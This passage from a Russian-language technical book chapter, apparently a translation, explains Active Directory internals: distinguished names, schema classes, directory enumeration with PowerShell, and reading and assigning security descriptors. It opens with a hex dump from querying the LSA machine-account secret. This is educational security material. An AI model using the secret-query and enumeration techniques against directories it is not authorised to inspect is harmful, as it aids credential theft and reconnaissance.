00000010: 89 EA AA 35 03 00 00 00 00 00 00 00 94 B1 CD 81  - ...5............
00000020: 98 86 67 2A 31 17 1B E1 2F 5D 78 48 7B ED 0C 95  - ..g*1.../]xH{...
--snip--
```

Листинг 11-7. Запрос секрета LSA $MACHINE.ACC

LSA маскирует содержимое секретного объекта, поэтому простого чтения значения недостаточно для извлечения пароля, используемого учётной записью компьютера.

Мы выполнили высокоуровневое исследование конфигурации сервера Active Directory. Теперь рассмотрим низкоуровневое устройство каталога, чтобы понять, как он защищён.

Объекты и различающиеся имена

Хотя для доступа к конфигурации пользователей можно применять команды модуля `ActiveDirectory`, эти команды скрывают настоящую структуру сервера Active Directory, состоящую из иерархического дерева записей, как показано на рисунке 11-2.




Рисунок 11-2. Структура сервера Active Directory

Существует несколько типов записей, но нас интересуют только объекты, в которых хранится конфигурация пользователей. Для ссылки на объект в дереве используется его различающееся имя, которое должно быть уникальным в пределах каталога. Различающееся имя представляет собой последовательность из одного или нескольких относительных различающихся имён, разделённых запятыми. На сервере Active Directory чаще всего встречаются следующие типы относительных различающихся имён:

- **C.** Название страны.
- **CN.** Общее имя.
- **DC.** Компонент домена.
- **O.** Название организации.
- **OU.** Имя организационной единицы.
- **ST.** Название штата или провинции.

Например, в корне каталога находится объект домена, имеющий доменное имя `DC=mineral,DC=local`. Относительное различающееся имя `DC` представляет компонент домена, являющийся частью DNS-имени. В совокупности это различающееся имя представляет DNS-имя домена `mineral.local`.

Под корневым объектом находится дерево объектов, описывающих конфигурацию домена. На рисунке 11-2 показаны лишь три из них. `CN` означает общее имя, простую метку объекта. Объект `CN=Users` содержит объекты пользователей и групп домена. Два других объекта, `CN=Builtin` и `CN=Computers`, содержат соответственно учётные записи групп домена BUILTIN на контроллере домена и список учётных записей компьютеров.

Для ссылки на объект `Users` используется его полное различающееся имя: `CN=Users,DC=mineral,DC=local`. Каждый объект пользователя может содержать другие объекты, но чаще он содержит только список значений атрибутов, представляющих конфигурацию пользователя. Например, объект пользователя может содержать атрибут `userPrincipalName`, представляющий UPN пользователя на сервере Active Directory.

Каждый объект может также содержать атрибут `objectGUID` с GUID, однозначно идентифицирующим объект. Хотя различающееся имя уникально, оно не может постоянно идентифицировать объект, поскольку изменится при перемещении или переименовании объекта. Атрибут `objectGUID` остаётся прежним даже при изменении различающегося имени.

Административные сведения для корня домена хранятся в двух отдельных корневых объектах: объекте конфигурации и объекте схемы. Сведения в объекте конфигурации важны для безопасности Active Directory, а объект схемы определяет структуру каталога. Оба объекта будут подробнее рассмотрены далее.

Перечисление объектов каталога

В стандартных установках сервера Active Directory используются общеизвестные различающиеся имена, конфигурации и объекты схемы. Однако администратор может изменить эти имена или добавить в базу данных новые каталоги. Поэтому сервер Active Directory предоставляет специальную запись каталога Root Directory System Agent-Specific Entry (RootDSE), содержащую высокоуровневую конфигурацию каталога.

В листинге 11-8 показано, как командой `Get-ADRootDSE` обратиться к записи RootDSE текущего домена.

```
PS> Get-ADRootDSE | Format-List '*NamingContext'
configurationNamingContext : CN=Configuration,DC=mineral,DC=local
defaultNamingContext       : DC=mineral,DC=local
rootDomainNamingContext    : DC=mineral,DC=local
schemaNamingContext        : CN=Schema,CN=Configuration,DC=mineral,DC=local
```

Листинг 11-8. Проверка записи RootDSE текущего домена

В качестве свойств мы выбираем различающиеся имена контекстов именования, представляющих объекты верхнего уровня каталога. С помощью этих контекстов именования можно запрашивать объекты сервера Active Directory командой `Get-ADObject` (листинг 11-9).

```
PS> $root_dn = (Get-ADRootDSE).defaultNamingContext
PS> Get-ADObject -SearchBase $root_dn -SearchScope OneLevel -Filter * |
    Select-Object DistinguishedName, ObjectClass
DistinguishedName                                ObjectClass
-----------------                                -----------
CN=Builtin,DC=mineral,DC=local                   builtinDomain
CN=Computers,DC=mineral,DC=local                 container
OU=Domain Controllers,DC=mineral,DC=local        organizationalUnit
CN=ForeignSecurityPrincipals,DC=mineral,DC=local container
--snip--

PS> Get-ADObject -Identity "CN=Builtin,$root_dn" | Format-List
DistinguishedName : CN=Builtin,DC=mineral,DC=local
Name              : Builtin
ObjectClass       : builtinDomain
ObjectGUID        : 878e2263-2496-4a56-9c6e-7b4db24a6bed

PS> Get-ADObject -Identity "CN=Builtin,$root_dn" -Properties * | Format-List
CanonicalName        : mineral.local/Builtin
CN                   : Builtin
--snip--
```

Листинг 11-9. Запрос объектов сервера Active Directory

Сначала получаем из RootDSE контекст именования корневого домена. Этот контекст именования представляет различающееся имя объекта корневого домена каталога, которое можно использовать для запроса объектов.

Затем командой `Get-ADObject` запрашиваем дочерние объекты корня. Команда принимает различные параметры, ограничивающие область возвращаемых дочерних объектов. Первый из них, `SearchBase`, возвращает только дочерние элементы определённого объекта (в данном случае только стандартного контекста именования). Здесь мы передали значение по умолчанию, что необязательно, но в других случаях этот параметр полезен.

Второй параметр, `SearchScope`, определяет глубину рекурсии поиска. Мы указываем `OneLevel`, чтобы искать только непосредственные дочерние элементы базы поиска. Другие значения включают `Base`, возвращающее только сам объект базы поиска, и `Subtree`, рекурсивно просматривающее все дочерние объекты. Параметр `Filter` ограничивает возвращаемые значения. В данном случае * возвращает всё.

Вывод включает атрибуты `DistinguishedName` и `ObjectClass`. Атрибут `ObjectClass` представляет имя типа схемы, к которому мы вернёмся в разделе «Схема» на странице 353. Определённое различающееся имя можно выбрать, передав его как значение параметра `Identity`. Возвращённый объект содержит список атрибутов объекта каталога в виде свойств PowerShell. Например, здесь виден атрибут `objectGUID`, представляющий уникальный идентификатор объекта.

В данном случае команда возвращает только четыре значения. Ради производительности она запрашивает небольшой набор атрибутов, поскольку некоторые значения атрибутов могут быть очень большими. Чтобы запросить дополнительные атрибуты, укажите параметр `Properties`, передав ему либо список имён атрибутов, либо * для возврата всех атрибутов.

Доступ к объектам в других доменах

Что делать, если компьютер находится в одном домене леса, а обратиться требуется к серверу Active Directory другого домена? Можно попытаться использовать различающееся имя интересующего объекта, как в листинге 11-10.

```
PS> Get-ADObject -Identity 'CN=Users,DC=sales,DC=mineral,DC=local'
Get-ADObject : Cannot find an object with identity: 'CN=Users,DC=sales,
DC=mineral,DC=local' under: 'DC=mineral,DC=local'.
```

Листинг 11-10. Попытка доступа к Active Directory другого домена

Как видите, попытка обращения к объекту на сервере Active Directory другого домена завершается неудачей: команда пытается найти дочерний объект с указанным различающимся именем и не находит его.

Для просмотра сервера Active Directory другого домена есть два варианта, показанных в листинге 11-11.

```
PS> $dn = 'CN=Users,DC=sales,DC=mineral,DC=local'
PS> $obj_sales = Get-ADObject -Identity $dn -Server SALES -Properties *
PS> $obj_sales.DistinguishedName
CN=Users,DC=sales,DC=mineral,DC=local

PS> $obj_gc = Get-ADObject -Identity $dn -Server :3268 -Properties *
PS> $obj_gc.DistinguishedName
CN=Users,DC=sales,DC=mineral,DC=local

PS> ($obj_sales | Get-Member -MemberType Property | Measure-Object).Count
28
PS> ($obj_gc | Get-Member -MemberType Property | Measure-Object).Count
25
```

Листинг 11-11. Доступ к объектам сервера Active Directory в другом домене

Первый вариант - явно указать целевой домен, вызвав `Get-ADObject` с параметром `Server`. Этот параметр принимает простое или DNS-имя домена, а также имя узла контроллера домена в этом домене. В данном случае мы указываем `SALES`, и поскольку этот домен является частью нашего леса, запрос возвращает подходящий контроллер домена.

Второй вариант - запросить глобальный каталог. Как было показано в листинге 11-2, серверы домена управляют этим каталогом, используя данные, скопированные с других серверов Active Directory. Для выбора глобального каталога укажите в параметре `Server` общеизвестный порт 3268.

В этом примере имя домена или сервера не указано, поэтому выбирается глобальный каталог в текущем
домене. При желании можно запросить глобальный каталог другого домена, добавив его имя перед портом.

Следует помнить, что глобальный каталог содержит лишь подмножество полных данных сервера Active Directory. Если подсчитать число возвращённых свойств, объект содержит 28 свойств, тогда как его версия из глобального каталога возвращает только 25. Для некоторых классов объектов различие в числе свойств может быть ещё заметнее.

Может возникнуть вопрос: почему бы просто не запрашивать сведения Active Directory непосредственно в домене? По существу, дело в территориальной близости. Домен, в котором выполняется команда, может находиться на другом конце света от целевого домена и соединяться с ним спутниковым каналом с большой задержкой. Прямой запрос к цели может оказаться медленным, дорогим или и тем и другим. В то же время локальный глобальный каталог может находиться на контроллере домена в соседнем кабинете, что гораздо удобнее, пусть он и не предоставляет такой же степени детализации.

Схема

Схема сервера Active Directory описывает существующие классы объектов, атрибуты, которые могут содержать эти классы, и отношения между классами. Каждому объекту каталога назначается один или несколько классов; например, группа принадлежит классу `group`. Класс объекта можно найти в его атрибуте `objectClass`.

Каждому классу объектов соответствует тип схемы. Схема может организовать эти типы в иерархию, как показано на рисунке 11-3.




Рисунок 11-3. Иерархия схемы для классов group, user и computer

Все типы классов схемы происходят от базового типа, класса `top`, а атрибут `subClassOf` каждого объекта класса задаёт классы, от которых он происходит. Например, для типа `group` единственным значением `subClassOf` указан `top`.

Каждый тип класса может также включать список атрибутов, которые способен содержать экземпляр этого класса. Список разделяется на `mustContain` для обязательных атрибутов и

mayContain для необязательных. Например, на рисунке 11-3 атрибут mustContain содержит обязательный атрибут groupType, указывающий, является группа Universal, Global или DomainLocal. В то же время атрибут member, содержащий список членов группы, необязателен, поскольку группа может не иметь членов.

Второй набор списков атрибутов, systemMustContain и systemMayContain, содержит обязательные и необязательные атрибуты, которые может изменять только сервер Active Directory; обычный пользователь менять их не может.

Не все типы схемы классов так же просты, как group. Например, класс user является подклассом organizationalPerson, тот - подклассом person, а person, в свою очередь, подклассом top. Каждый из этих типов классов схемы может добавлять обязательные и необязательные атрибуты в окончательный объект подкласса.

Класс также может содержать списки вспомогательных классов, определяемые атрибутами auxiliaryClass и systemAuxiliaryClass. С помощью этих классов в класс схемы можно добавлять дополнительные атрибуты, не включая их в иерархию наследования.

У каждого класса есть атрибут objectClassCategory, определяющий способ применения класса. Он может принимать одно из следующих значений:

• **Structural.** Класс можно использовать как объект.
• **Abstract.** Класс можно использовать только для наследования.
• **Auxiliary.** Класс можно использовать только как вспомогательный.

Дополнительный тип Class88 представляет классы, определённые в самых старых спецификациях LDAP. Этот тип используют только некоторые системные классы; новым классам схемы применять его не следует.

Проверка схемы

Схему можно проверять теми же средствами, которые используются для объектов пользователей и групп. Администратор также может изменять схему, добавляя новые типы и атрибуты. Например, почтовый сервер Exchange может изменить сервер Active Directory, на котором установлен, добавив объектам пользователей дополнительные атрибуты адресов электронной почты.

Поскольку схема является частью каталога, её можно проверить командой Get-ADObject, как показано в листинге 11-12.

```
PS> $schema_dn = (Get-ADRootDSE).schemaNamingContext
PS> Get-ADObject -SearchBase $schema_dn -SearchScope OneLevel -Filter * |
    Sort-Object Name | Select-Object Name, ObjectClass
Name                    ObjectClass
----                    -----------
account                 classSchema
Account-Expires         attributeSchema
Account-Name-History    attributeSchema
--snip--

PS> Get-ADObject -SearchBase $schema_dn -Filter {
    ObjectClass -eq "classSchema"
} -Properties * | Sort-Object Name |
    Format-List Name, {[guid]$_.schemaIDGUID}, mayContain,
        mustContain, systemMayContain, systemMustContain, auxiliaryClass,
        systemAuxiliaryClass, SubClassOf
Name                   : account
[guid]$_.schemaIDGUID : 2628a46a-a6ad-4ae0-b854-2b12d9fe6f9e
mayContain             : {uid, host, ou, o...}
mustContain            : {}
systemMayContain       : {}
systemMustContain      : {}
```

```
auxiliaryClass        : {}
systemAuxiliaryClass  : {}
SubClassOf            : top
--snip--

PS> Get-ADObject -SearchBase $schema_dn -Filter {
    lDAPDisplayName -eq "uid"
} -Properties * | Format-List adminDescription, {[guid]$_.schemaIDGUID},
    attributeSyntax, oMSyntax, oMObjectClass
adminDescription      : A user ID.
[guid]$_.schemaIDGUID : 0bb0fca0-1e89-429f-901a-1413894d9f59
attributeSyntax       : 2.5.5.12
oMSyntax              : 64
oMObjectClass         :
```

Листинг 11-12. Перечисление объектов схемы

Сначала мы запрашиваем все объекты в контексте именования схемы и выводим их в оболочку. В выводе показаны имя и класс каждого объекта схемы. Видно два класса: `classSchema` и `attributeSchema`, представляющие типы схемы соответственно для классов объектов и атрибутов.

Затем снова запрашиваем объекты и атрибуты схемы, но на этот раз с помощью фильтра выбираем только объекты, у которых атрибут `ObjectClass` равен `classSchema`. Свойство `Filter` принимает выражение в стиле PowerShell, способное фильтровать возвращаемые объекты по их атрибутам. Сервер вычисляет этот фильтр для повышения производительности, поскольку объекты, не соответствующие фильтру, не возвращаются.

Обратите внимание, что строка фильтра, несмотря на похожий синтаксис, не является полноценным сценарием PowerShell, поэтому выполнять в фильтре сложные операции сценария нельзя. Команды модуля `ActiveDirectory` поддерживают также параметр `LDAPFilter`, использующий несколько менее интуитивный синтаксис фильтрации из спецификации LDAP. (Строго говоря, даже при использовании параметра `Filter` PowerShell перед отправкой запроса серверу LDAP преобразует его в фильтр LDAP, поскольку Active Directory пока не выполняет код PowerShell напрямую.)

Возвращённые объекты классов отображаются в консоли, где я выделил несколько важных атрибутов. Первый из них, `schemaIDGUID`, представляет уникальный идентификатор типа схемы. Большинство таких идентификаторов документировано Microsoft, хотя администратор может добавлять и собственные. Каталог хранит атрибут `schemaIDGUID` как массив байтов, поэтому для удобства просмотра мы преобразуем его в объект `guid`.

Обратите внимание, что `schemaIDGUID` не совпадает с атрибутом `objectGUID`, назначенным объекту. `objectGUID` должен быть уникальным в каталоге, но он не
обязательно уникален глобально. `schemaIDGUID` должен иметь одно и то же значение во всех экземплярах сервера Active Directory.

Следующие четыре атрибута представляют списки атрибутов, которые может содержать класс. В данном случае значения имеются только у `mayContain`, списка необязательных атрибутов класса. Каждая запись определяется именем, уникальным в пределах сервера Active Directory.

Однако эти списки не являются исчерпывающими: помимо них класс может включать атрибуты из настроенных для него вспомогательных классов (хотя в данном примере ни один не указан). Он также включает все атрибуты, унаследованные от родителя, которого можно найти в атрибуте `SubClassOf`. Чтобы получить полный список атрибутов, которые может содержать класс, необходимо перечислить всю цепочку наследования и все вспомогательные классы.

Поскольку имя уникально, тип схемы атрибута можно вернуть, указав определённое значение атрибута `lDAPDisplayName`. В данном случае мы используем первое значение из списка атрибутов, `uid`, и выводим несколько атрибутов типа схемы, включая описание атрибута и `schemaIDGUID`.

Доступ к атрибутам безопасности

Как вы только что увидели, ручная проверка схемы довольно запутанна. Тем не менее для анализа безопасности каталога необходимо понимать его схему. Поэтому модуль NtObjectManager содержит несколько команд, возвращающих атрибуты схемы, относящиеся к безопасности. В листинге 11-13 показана простейшая из них, `Get-DsSchemaClass`.

```
PS> Get-DsSchemaClass | Sort-Object Name
Name              SchemaId                             Attributes
----              --------                             ----------
account           2628a46a-a6ad-4ae0-b854-2b12d9fe6f9e 7
aCSPolicy         7f561288-5301-11d1-a9c5-0000f80367c1 17
aCSResourceLimits 2e899b04-2834-11d3-91d4-0000f87a57d4 5
aCSSubnet         7f561289-5301-11d1-a9c5-0000f80367c1 26
--snip--
```

Листинг 11-13. Перечисление всех классов схемы

Если не указывать параметры, команда находит в схеме и возвращает все объекты типов классов. Вывод показывает LDAP-имя и идентификатор схемы каждого типа, а также общее число атрибутов, которые может содержать тип, включая все обязательные и системные атрибуты.

> **Примечание.** В зависимости от сложности схемы и скорости сети запрос всех типов схемы может занять некоторое время. Однако после загрузки типов команда кэширует их, поэтому при следующем запросе в том же сеансе PowerShell ответ должен прийти быстро.

В листинге 11-14 показано, как проверить тип `account` с помощью команд модуля.

```
PS> $cls = Get-DsSchemaClass -Name "account"
PS> $cls | Format-List
Name        : account
CommonName  : account
Description : The account object class is used to define entries...
SchemaId    : 2628a46a-a6ad-4ae0-b854-2b12d9fe6f9e
SubClassOf  : top
Category    : Structural
Attributes  : {uid, host, ou, o...}

PS> $cls.Attributes
Name        Required System
----        -------- ------
uid            False  False
host           False  False
ou             False  False
o              False  False
l              False  False
seeAlso        False  False
description    False  False

PS> $cls.Attributes | Get-DsSchemaAttribute
Name        SchemaId                             AttributeType
----        --------                             -------------
uid         0bb0fca0-1e89-429f-901a-1413894d9f59 String(Unicode)
host        6043df71-fa48-46cf-ab7c-cbd54644b22d String(Unicode)
ou          bf9679f0-0de6-11d0-a285-00aa003049e2 String(Unicode)
o           bf9679ef-0de6-11d0-a285-00aa003049e2 String(Unicode)
l           bf9679a2-0de6-11d0-a285-00aa003049e2 String(Unicode)
seeAlso     bf967a31-0de6-11d0-a285-00aa003049e2 Object(DS-DN)
description bf967950-0de6-11d0-a285-00aa003049e2 String(Unicode)

PS> Get-DsSchemaClass -Parent $cls -Recurse
Name SchemaId                             Attributes
---- --------                             ----------
top  bf967ab7-0de6-11d0-a285-00aa003049e2 125
```

Листинг 11-14. Проверка одного типа схемы класса

Имя класса можно указать либо как LDAP-имя в параметре `Name`, либо как идентификатор схемы в параметре `SchemaId`.

Возвращённый объект содержит свойство `Attributes`, в котором находится список всех атрибутов класса. Вместо отдельных списков атрибутов команда назначает каждому атрибуту свойства `Required` и `System`, указывающие список, из которого он был получен.

Чтобы получить дополнительные сведения об атрибутах, их можно передать по конвейеру команде `Get-DsSchemaAttribute`, которая находит тип атрибута схемы. Эта команда возвращает свойства LDAP-имени (`Name`) и идентификатора схемы (`SchemaId`), а также декодированный тип атрибута (`AttributeType`). Например, видно, что тип `uid` является строкой Unicode, тогда как тип `seeAlso` - строкой, содержащей различающееся имя.

Наконец, родительский класс можно найти напрямую с помощью параметра `Parent`, указав существующий объект класса. Кроме того, для рекурсивного перечисления всех родителей можно задать параметр `Recurse`. В данном случае единственным родительским классом является `top`, но запрос более сложного класса, например `user`, вернул бы ещё несколько классов схемы.

Дескрипторы безопасности

Почти всегда, когда в Windows требуется защитить ресурс, мы обращаемся к дескрипторам безопасности и проверке доступа, и Active Directory не является исключением. LDAP поддерживает аутентификацию, которую сервер Active Directory использует для создания маркера, представляющего пользователя. Затем этот маркер применяется для определения объектов и атрибутов, которыми может управлять данный пользователь. Сначала обсудим способы запроса и хранения дескрипторов безопасности на сервере Active Directory.

Запрос дескрипторов безопасности объектов каталога

При создании каждому объекту каталога назначается дескриптор безопасности. Объект хранит этот дескриптор безопасности как массив байтов в обязательном атрибуте `nTSecurityDescriptor`. Поскольку этот атрибут определён в классе `top`, он обязателен для всех классов объектов. В листинге 11-15 проверяется класс схемы атрибута и показывается, что `Required` равно `True`.

```
PS> (Get-DsSchemaClass top).Attributes |
    Where-Object Name -Match nTSecurityDescriptor
Name                 Required System
----                 -------- ------
nTSecurityDescriptor     True   True
```

Листинг 11-15. Проверка атрибута nTSecurityDescriptor в классе top

> **Примечание.** Строчная буква `n` в имени `nTSecurityDescriptor` может выглядеть странно, но это правильно. Хотя поиск LDAP-имён не учитывает регистр, сами имена определяются в нижнем верблюжьем регистре.

Для чтения дескриптора безопасности пользователю должно быть предоставлено право доступа `ReadControl` или `AccessSystemSecurity` к объекту, в зависимости от запрошенных частей дескриптора безопасности. В листинге 11-16 показаны два способа получения дескриптора безопасности объекта сервера Active Directory.

```
PS> $root_dn = (Get-ADRootDSE).defaultNamingContext
PS> $obj = Get-ADObject -Identity $root_dn -Properties "nTSecurityDescriptor"
PS> $obj.nTSecurityDescriptor.Access
```

```
ActiveDirectoryRights : ReadProperty
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : Everyone
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
--snip--

PS> Format-Win32SecurityDescriptor -Name $root_dn -Type Ds
Path: DC=mineral,DC=local
Type: DirectoryService
Control: DaclPresent, DaclAutoInherited

<Owner>
 - Name  : BUILTIN\Administrators
 - Sid   : S-1-5-32-544

<Group>
 - Name  : BUILTIN\Administrators
 - Sid   : S-1-5-32-544

<DACL> (Auto Inherited)
 - Type  : AllowedObject
 - Name  : BUILTIN\Pre-Windows 2000 Compatible Access
 - SID   : S-1-5-32-554
 - Mask  : 0x00000010
 - Access: ReadProp
 - Flags : ContainerInherit, InheritOnly
 - ObjectType: 4c164200-20c0-11d0-a768-00aa006e0529
 - InheritedObjectType: 4828cc14-1437-45bc-9b07-ad6f015e5f28
--snip--
```

Листинг 11-16. Доступ к дескриптору безопасности корневого объекта

Первый способ запрашивает дескриптор безопасности объекта через `nTSecurityDescriptor`. Команда `Get-ADObject` автоматически преобразует дескриптор безопасности в экземпляр класса .NET `ActiveDirectorySecurity`, поэтому его DACL можно вывести через свойство `Access`.

Второй способ использует команды дескрипторов безопасности Win32 из модуля NtObjectManager, задавая тип `Ds` и различающееся имя объекта как путь. В данном примере командой `Format-Win32SecurityDescriptor` мы получаем дескриптор безопасности и сразу форматируем его.

Когда следует предпочесть один способ другому? Если модуль NtObjectManager установлен, команды дескрипторов безопасности Win32 лучше, поскольку они не изменяют сведения, полученные из дескриптора безопасности. Например, можно заметить, что первые ACE в DACL, возвращённых двумя командами, различаются. Одна принадлежит пользователю Everyone, а другая - `BUILTIN\Pre-Windows 2000 Compatible Access`.

Различие возникает потому, что класс `ActiveDirectorySecurity`, используемый командой `Get-ADObject` для возврата дескриптора безопасности из его атрибута, автоматически канонизирует DACL, прежде чем предоставить к нему доступ пользователю. Процесс канонизации может скрыть ошибки конфигурации безопасности. Команда Win32 канонизацию не выполняет.

Обратите внимание: если обратиться к контроллеру домена через удалённую службу SAM, фактически вы будете обращаться к конфигурации пользователей сервера Active Directory, а не к локальной базе данных SAM. Но при проверке дескрипторов безопасности различных поддерживаемых объектов удалённая служба SAM не вернёт дескрипторы Active Directory. Вместо этого LSA выберет дескриптор безопасности из предопределённого набора, отдавая предпочтение наиболее близкому к дескриптору объекта каталога. Однако это лишь представление: в конечном

счёте все проверки доступа выполняются по дескриптору безопасности, хранящемуся на сервере Active Directory.

Назначение дескрипторов безопасности новым объектам каталога

При создании нового объекта Active Directory ему можно назначить дескриптор безопасности, передав массив байтов в атрибуте `nTSecurityDescriptor` объекта. В листинге 11-17 показано, как задать этот дескриптор безопасности при выполнении PowerShell от имени администратора домена. Не выполняйте эти команды в рабочей среде, где изменение Active Directory может привести к неблагоприятным последствиям.

```
PS> $sd = New-NtSecurityDescriptor -Type DirectoryService
PS> Add-NtSecurityDescriptorAce $sd -KnownSid BuiltinAdministrators
    -Access All
PS> $root_dn = (Get-ADRootDSE).defaultNamingContext
PS> $obj = New-ADObject -Type "container" -Name "SDDEMO" -Path $root_dn
    -OtherAttributes @{nTSecurityDescriptor=$sd.ToByteArray()} -PassThru
PS> Format-Win32SecurityDescriptor -Name $obj.DistinguishedName -Type Ds
Path: cn=SDDEMO,DC=mineral,DC=local
Type: DirectoryService
Control: DaclPresent, DaclAutoInherited

<Owner>
 - Name  : MINERAL\Domain Admins
 - Sid   : S-1-5-21-146569114-2614008856-3334332795-512

<Group>
 - Name  : MINERAL\Domain Admins
 - Sid   : S-1-5-21-146569114-2614008856-3334332795-512

<DACL> (Auto Inherited)
 - Type  : Allowed
 - Name  : BUILTIN\Administrators
 - SID   : S-1-5-32-544
 - Mask  : 0x000F01FF
 - Access: Full Access
 - Flags : None

 - Type  : AllowedObject
 - Name  : BUILTIN\Pre-Windows 2000 Compatible Access
 - SID   : S-1-5-32-554
 - Mask  : 0x00000010
 - Access: ReadProp
 - Flags : ContainerInherit, InheritOnly, Inherited
 - ObjectType: 4c164200-20c0-11d0-a768-00aa006e0529
 - InheritedObjectType: 4828cc14-1437-45bc-9b07-ad6f015e5f28
--snip--
```

Листинг 11-17. Создание нового объекта Active Directory с дескриптором безопасности

Сначала создаём дескриптор безопасности с одной ACE, предоставляющей группе Administrators полный доступ. Затем командой `New-ADObject` создаём новый объект-контейнер `SDDEMO`, указывая дескриптор безопасности через параметр `OtherAttributes`.

Далее форматируем дескриптор безопасности нового объекта. Как видно, указанная нами ACE находится в начале DACL, но после неё появились другие ACE, поскольку к DACL и SACL родительского объекта применяются правила автоматического наследования. (Как обсуждалось в главе 6, чтобы предотвратить применение наследуемых ACE к объекту, можно задать управляющие флаги дескриптора безопасности `DaclProtected` и `SaclProtected`, но здесь мы этого не делали.)

Что произойдёт, если при создании объекта не указывать значение дескриптора безопасности? В этом случае объект воспользуется стандартным дескриптором безопасности из атрибута

defaultSecurityDescriptor объекта класса схемы. В листинге 11-18 показано, как вручную создать дескриптор безопасности нового объекта на основе этого атрибута стандартного дескриптора. Так имитируются операции сервера Active Directory.

```
PS> $root_dn = (Get-ADRootDSE).defaultNamingContext
PS> $cls = Get-DsSchemaClass -Name "container"
PS> $parent = Get-Win32SecurityDescriptor $root_dn -Type Ds
PS> $sd = New-NtSecurityDescriptor -Parent $parent -EffectiveToken
    -ObjectType $cls.SchemaId -Creator $cls.DefaultSecurityDescriptor
    -Type DirectoryService -AutoInherit DaclAutoInherit, SaclAutoInherit
    -Container
PS> Format-NtSecurityDescriptor $sd -Summary
<Owner> : MINERAL\alice
<Group> : MINERAL\Domain Users
<DACL> (Auto Inherited)
MINERAL\Domain Admins: (Allowed)(None)(Full Access)
NT AUTHORITY\SYSTEM: (Allowed)(None)(Full Access)
--snip--

PS> $std_sd = Edit-NtSecurityDescriptor $sd -Standardize -PassThru
PS> Compare-NtSecurityDescriptor $std_sd $sd -Report
WARNING: DACL ACE 1 mismatch.
WARNING: Left : Type Allowed - Flags None - Mask 00020094 - Sid S-1-5-11
WARNING: Right: Type Allowed - Flags None - Mask 000F01FF - Sid S-1-5-18
WARNING: DACL ACE 2 mismatch.
WARNING: Left : Type Allowed - Flags None - Mask 000F01FF - Sid S-1-5-18
WARNING: Right: Type Allowed - Flags None - Mask 00020094 - Sid S-1-5-11
False
```

Листинг 11-18. Создание дескриптора безопасности нового объекта

Сначала получаем класс схемы container. Проверив идентификатор схемы этого класса, можно определить, какие объектно-зависимые ACE были унаследованы (те, у которых задано значение InheritedObjectType), и найти стандартные дескрипторы безопасности класса. Затем получаем дескриптор безопасности родителя, то есть объекта корневого домена.

Далее вызываем New-NtSecurityDescriptor, указывая родительский и стандартный дескрипторы безопасности, а также тип объекта. Кроме того, задаём флаги автоматического наследования DACL и SACL и параметром Container указываем, что дескриптор безопасности будет защищать контейнер; благодаря этому применяются правильные правила наследования. Наконец, форматируем созданный дескриптор безопасности с автоматически унаследованным DACL.

У нового дескриптора безопасности ожидаемые SID владельца и группы: SID пользователя и SID основной группы объекта Token, на основе которого он создан. Однако так бывает не всегда. Если создатель объекта является локальным администратором сервера Active Directory, сервер изменяет SID владельца и группы на один из следующих SID:

• **Domain Admins.** Задаётся для любого объекта стандартного контекста именования под корнем домена.
